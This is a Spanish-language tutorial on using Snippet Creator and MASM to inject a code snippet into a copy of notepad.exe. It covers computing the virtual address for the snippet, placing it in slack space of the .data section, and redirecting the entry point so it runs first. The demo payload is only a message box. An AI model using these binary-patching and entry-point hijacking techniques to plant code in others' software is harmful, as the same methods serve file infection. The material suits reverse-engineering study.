En el directorio C:\MASM32\BIN estarán los BINarios ejecutables del programa; en C:\MASM32\INCLUDE, los archivos .INC; y en el directorio C:\MASM32\LIB las LIBrerías. Colocando estas líneas en autoexec.bat, puedes llamar a cualquier archivo en uno de estos directorios desde cualquier directorio del sistema.

PRESENTACIÓN GENERAL DE Snippet Creator
==========

Snippet Creator permite insertar código nuevo en archivos con formato PE y, por lo tanto, es una herramienta útil para personalizar la conducta de las aplicaciones. Funciona como una especie de IDE (Integrated Development Environment: Ambiente de Desarrollo Integrado), brindándonos un entorno propicio para el desarrollo de *snippets* (recortes) para injertar a nuestro gusto en archivos con formato PE:




IMAGEN 1

Primero tenemos que crear un proyecto con el comando "File\New Proyect". En la ventana "New Project Options" colocamos un nombre en el campo Project. NEWPAD, por ejemplo. Hacemos una copia de notepad.exe y la renombramos como NEWPAD.EXE (yo he empleado la versión antigua de Win 95 en el archivo SNIP.ZIP). Pulsamos BROWSE buscamos NEWPAD.EXE. Pulsamos Create.




IMAGEN 2

Ahora Snippet Creator ha creado una carpeta en su directorio con el nombre NEWPAD. En ella se

crearán:

· Un archivo .INI que gurada la información y configuración del proyecto
· El archivo fuente .ASM del recorte que escribamos.
· Los archivos .OBJ, .EXE y .BIN que se compilarán.

Una vez creado el proyecto, puede ser cerrado y abierto de nuevo: ir a File/Open Project. Esto te permitirá abrir un archivo .INF que gurada la información que hemos salvado sobre el proyecto previamente creado. En nuestro caso abre el directorio NEWPAD y abre el archivo NEWPAD.INF.

Ahora vayamos a PE Info\View PE header. Se desplegará la caja de diálogo "PE Header Information" correspondiente a NEWPAD.EXE.





IMAGEN 3

Encontraremos varios campos que ya el uso de PROCDUMP, si lo hemos utilizado, nos ha hecho familiares. Esta ventana nos ha de servir para editar algunos valores del encabezado. Si no entiendes ni papa, revísate el tutorial Desencabezando Archivos Ejecutables Portables, el primero de esta serie.

Ahora vayamos a "CView Section Info". Se despliega la caja de diálogo "Section Information". Es idéntica a la ventana "Sectons Editor" de PROCDUMP.



Section Information [Newpad.exe]

Section	V.Size	V.Offset	Raw Size	Raw Off.	Charac.
.text	00003953	00001000	00003A00	00000400	60000020
.bss	0000043A	00005000	00000000	00000000	C0000080
.data	00000212	00006000	00000400	00003E00	C0000040
.idata	00000C9A	00007000	00000E00	00004200	40000040
.rsrc	00003000	00008000	00003000	00005000	40000040
.reloc	0000091E	0000B000	00000A00	00008000	42000040

IMAGEN 4

Esta ventana permite editar de varias maneras las secciones del encabezado. Pulsemos con el botón derecho del ratón sobre uno de los nombres y se desplegará el siguiente menú:




IMAGEN 5

Creo que los nombres son bastante ilustrativos de lo que se puede hacer aquí. Si escogemos"Edit Sections" aparecerá el siguiente diálogo:




IMAGEN 6

Es semejante a la ventana "Modify Secton Value" de ProcDump, pero permite elegir características por el nombre de constantes. Basta pisar el botoncito '...' del lado derecho a "Chracteristics".

El comando "PEInfo\View Import Fuctions" despliega una ventana con información sobre los módulos y funciones importadas.




IMAGEN 7

El comando "PEInfo\View Data Directories" despliega la siguiente caja de diálogo.




IMAGEN 8

Permite editar los valores del Directorio de datos.

EL PODER: Insertar un objeto nuevo en un archivo PE
==========

Este programa realmente hace sentir el poder del conocimiento de la estructura de los archivos PE.

Insertemos un objeto nuevo en NEWPAD.EXE. Con Snippet Creator podemos colocar el recorte en cualquier parte del PE, sea formando una sección nueva o como código nuevo dentro de una sección ya existente. Esta última opción, que no requiere la creación de una sección nueva, es la mejor porque no incrementa el tamaño del archivo, y es posible siempre y cuando encontremos en alguna de las secciones originales espacio para ello. Veremos que casi siempre hay.

Debemos decidir donde colocar el injerto, pero antes determinar cuándo ha de ejecutarse esta rutina nueva. La manera más sencilla es hacer que tome el control al inicio del programa. Si elegimos esta opción, tenemos que especificar si la nueva rutina devuelve el control al programa o no. Otra posibilidad es colocar el injerto para que se inicie con otro evento o al iniciar alguna rutina específica.

Veámos estas posibilidades.

Tomando el control desde el principio: pasos para insertar el recorte
==========

Como dije, lo más sencillo es hacer que el injerto tome el control al principio y después termine el proceso o retorne el control al programa. Siempre lo más sencillo es injertar un mensaje. De hecho, SC tiene un tutorial (en inglés) que explica esto. Para los que les cuesta el inglés, resumiré lo que explica Icz:

1. Debemos **primero hacer unos ajustes: vamos a Action/Options**. Verás la siguiente ventana:




FIGURA 9

No sé si sea necesario explicarlo, pero tienes que:

1.1. Indicar si usarás MASM o TASM. Son los ensambladores comerciales más populares.

1.2. Para cada uno de ellos, si los tienes, elijes los comandos con sus respectivos comutadores.

1.3. Debes indicar también el directorio donde será creado el proyecto es decir, la rutina que injertarás en el PE.

1.4. OK.

1.5. Si prefieres y no eres tan quisquilloso, simplemente pulsa DEFAULT y se establecerán los valores por defecto. No es una mala opción.

2. Ahora debes **crear un proyecto** (File/New Project) u opcionalmente determinar el target (Acton/New Target).

3. Luego viene lo interesante: **crear el recorte** (*snippet*). Ahora tienes que escribir el código del recorte en la ventana de edición del programa. Los siguientes son más o menos los ejemplos de Icz:

Para MASM:

```
include windows.inc
include user32.inc
includelib user32.lib
jmp init

Message db "Probando, un, dos, tres. probando",0

init: invoke MessageBox,NULL,addr Message,NULL,MB_OK
```

Para TASM:

```
UNICODE=0
include w32.inc
jmp ComienzoReal

Message db "Probando, un, dos, tres. probandot",0

ComienzoReal: call MessageBox,NULL,offset Message, NULL,MB_OK
```

Ahora guarda el código escrito ("File/Save Project"). Snippet Creator creará en la carpeta del proyecto un archivo .INF que salvará la información sobre los avances realizados en el proyecto.

Es necesario observar que el código anotado arriba sólo funciona si, en este caso, MessageBox es una de las funciones importadas por el archivo target. Para asegurarse de esto, simplemente vamos a la ventana "Import Information" a través de "PEInfo\View Import Fuctions". Hacemos click con el botón derecho del ratón sobre USER32.DLL y revisamos. Ya, aparece la función MessageBox.

Newpad la tiene. No hay problemas. ¿Pero si no la tuviera? Pronto veremos este caso. Por ahora estamos tanteando el programilla.

4. El siguiente paso es **ensamblar el recorte**: pulsa el botón "Assemble" debajo de la ventana de edición o ejecuta el comando "Action/Assemble". Si todo va bien, vamos al siguiente punto.

5. **Exportar el recorte**. Al ejecutar el comando "File/Export", se abre la caja de diálogo común "SAVE AS". Busca la carpeta del proyecto y salva el archivo .BIN: NEWPAD.BIN, en nuestro caso. Se trata del recorte propiamente dicho. Si lo abres con HIEW.EXE (Hacker View) podrás ver un desensamblado de lo que escribiste. Esto ya es bastante. Puedes tomar el contenido de este archivo y pegarlo manualmente en el sitio indicado del target y ya. Pero SC te puede ahorrar este trabajo.

6. Ahora el momento crucial: **injertar el recorte en el target**. Para hacer primero debes ejecutar el comando "Acton/Project Options". Esto desplegará la siguiente caja de diálogo:




FIGURA 10

6.1. Debes *llenar la caja VA* con la dirección virtual donde deseas insertar el recorte (*snippet*). Para esto, hay que encontrar un punto disponible dónde hacerlo. Los sitios posibles son:

a. Al final del archivo, como una nueva sección. Esto incrementa el tamaño del archivo.

b. Entre las tablas de las secciones y la primera sección. También como una nueva sección.

c. En algún espacio no utilizado de una sección. Pienso que esta es la mejor opción ya que no tiene que crearse una nueva sección ni aumenta el tamaño del archivo.

Tomaremos la opción c. Abrimos el target con un editor hexadecimal y buscamos un área vacía, llena de ceros. Una vez encontrada, anotamos el desplazamiento donde empieza y el desplazamiento donde termina. En NEWPAD.EXE hayamos un gran espacio en el desplazamiento 4020h. Luego, empleando el comando "PE Info/View Section Info", abrimos el diálogo "Section Information" y en la columna "RAW offset" revisamos en cual sección se halla el espacio que he elegido. Es la sección .data. Luego calculamos la dirección virtual equivalente al desplazamiento dentro del archivo:

VA del recorte = (Desplazamiento del recorte - RawOffset de la Sección) + (ImageBase + VirtualOffset de la sección)

(00004020h - 00003E00h) + (00400000h + 00006000h) = 00406220h

Colocamos este valor en el campo "Snippet VA" del diálogo "Project Options".

6.2. Según sea la opción que hayamos elegido, hay que indicarlo en el área "Patch Options" de la caja de diálogo "Project Options". Elijamos "Patch into Existing Section".

6.3. Después de escoger dónde insertar el recorte, *debmos decidir como el recorte ha de tomar el control*.

Si queremos que el código se ejecute antes del código del archivo objeto o víctima, debemos redirigir el control desde el punto de entrada RVA (opción "Redirect Entry Point RVA"). Con esta opción, Window$ dará el control a tu recorte cuando el archivo esté listo para ser ejecutado.

Si queremos que el recorte reciba el control después de que algunas rutinas del archivo objeto se hayna ejecutado, debemos elegir entre dos opciones: "redirect-from-code-section" (redirigir-desde-la-sección-de-código) o "redirect-from-call/jmp" (redirigir-desde-call/jmp). La opción "redirect-from-code-section" insertará las instrucciones en la dirección virtual que pasará el control al recorte. Sin embargo, *debes tener cuidado al elegir la dirección desde dónde redirigirás el control*: debe estar en el límte de una instrucción. Por ejemplo, para una sección como esta:

```
:00401007 6819304000 push 00403019
:0040100C 6A00 push 00000000
* Reference To: USER32.MessageBoxA, Ord:0195h |
:0040100E E807000000 Call 0040101A
:00401013 6A00 push 00000000
```

puedes escoger 40100C como la dirección de redirección, pero no 40100D. Snippet Creator no será capaz de capturar este tipo de error, así que debes ser cuidadoso en esto. Para pasar el control al recorte, Snippet Creator reemplazará la(s) instruccion(es) en esa dirección virtual con "push [VA del recorte]" y luego"ret".

Redirection from call/jmp es otro método. Esta opción requiere que se diga a Snippet Creator donde está la instrucción call/jmp y automáticamente reemplazará la instrucción original call/jmp con la dirección de tu recorte. En este ejemplo, si empleamos esta opción, debemos pasar 40100E como la dirección virtual que redirigirá el control. Snippet Creator almacena esta dirección, la de rutina original, en una variable llamada OriginalLocation. Luego, si se desea entregar de nuevo el control a la rutina original, en el recorte se puede hacer algo como "jmp dword ptr [OriginalLocation]" o "call dword ptr [OriginalLocation]", dependiendo de si originalmente era una llamada (call) o un salto (jump).

Si prefieres redirigir el control desde algún sitio en el código existente, puedes almacenar las instrucciones sobre-escritas después de que tu recorte obtenga el control. Lo puedes hacer estableciendo la caja de chequeo (checkbox) restore-overwritten-instruction en la parate inferior del cuadro de diálogo "Project Option". Snippet Creator colocará el código necesario para restaurar las instrucciones originales dentro del recorte.

Luego, hay que considerar qué hacer después de que la última instrucción del recorte haya sido ejecutada. Se puede elegir devolver el control al archivo objeto (target) en una dirección virtual específica. Si no, se debería poner alguna instrucción que sería la última del recorte, tal como ExitProcess.

En nuestro caso particular, ya hemos calculamos el nuevo punto de entrada: 00406220h. Como queremos que nuestro recorte tome el control al iniciar el programa, elegimos la opción "Redirect Entry Point RVA". Esto dará el control al recorte desde el comienzo. Además queremos que el programa siga su curso después de la ejecución del recorte, entonces elegimos la opción "Return To Program" y en la casilla "Virtual Address" colocamos la dirección del punto de entrada original: 00401000.

6.4. Una vez establecidas las opciones del proyecto, se inserta el recorte en el archivo objeto usando "Action/Patch Target File". Snippet Creator no preservará registros/banderas (flags), es tu responsabilidad. Si algo no funciona como se esperaba, se puede examinar el código fuente del recorte en el directorio del proyecto y ver cómo va la cosa.

Esto es todo.

Ahora activemos el target (NEWPAD). ¿Qué te parece?

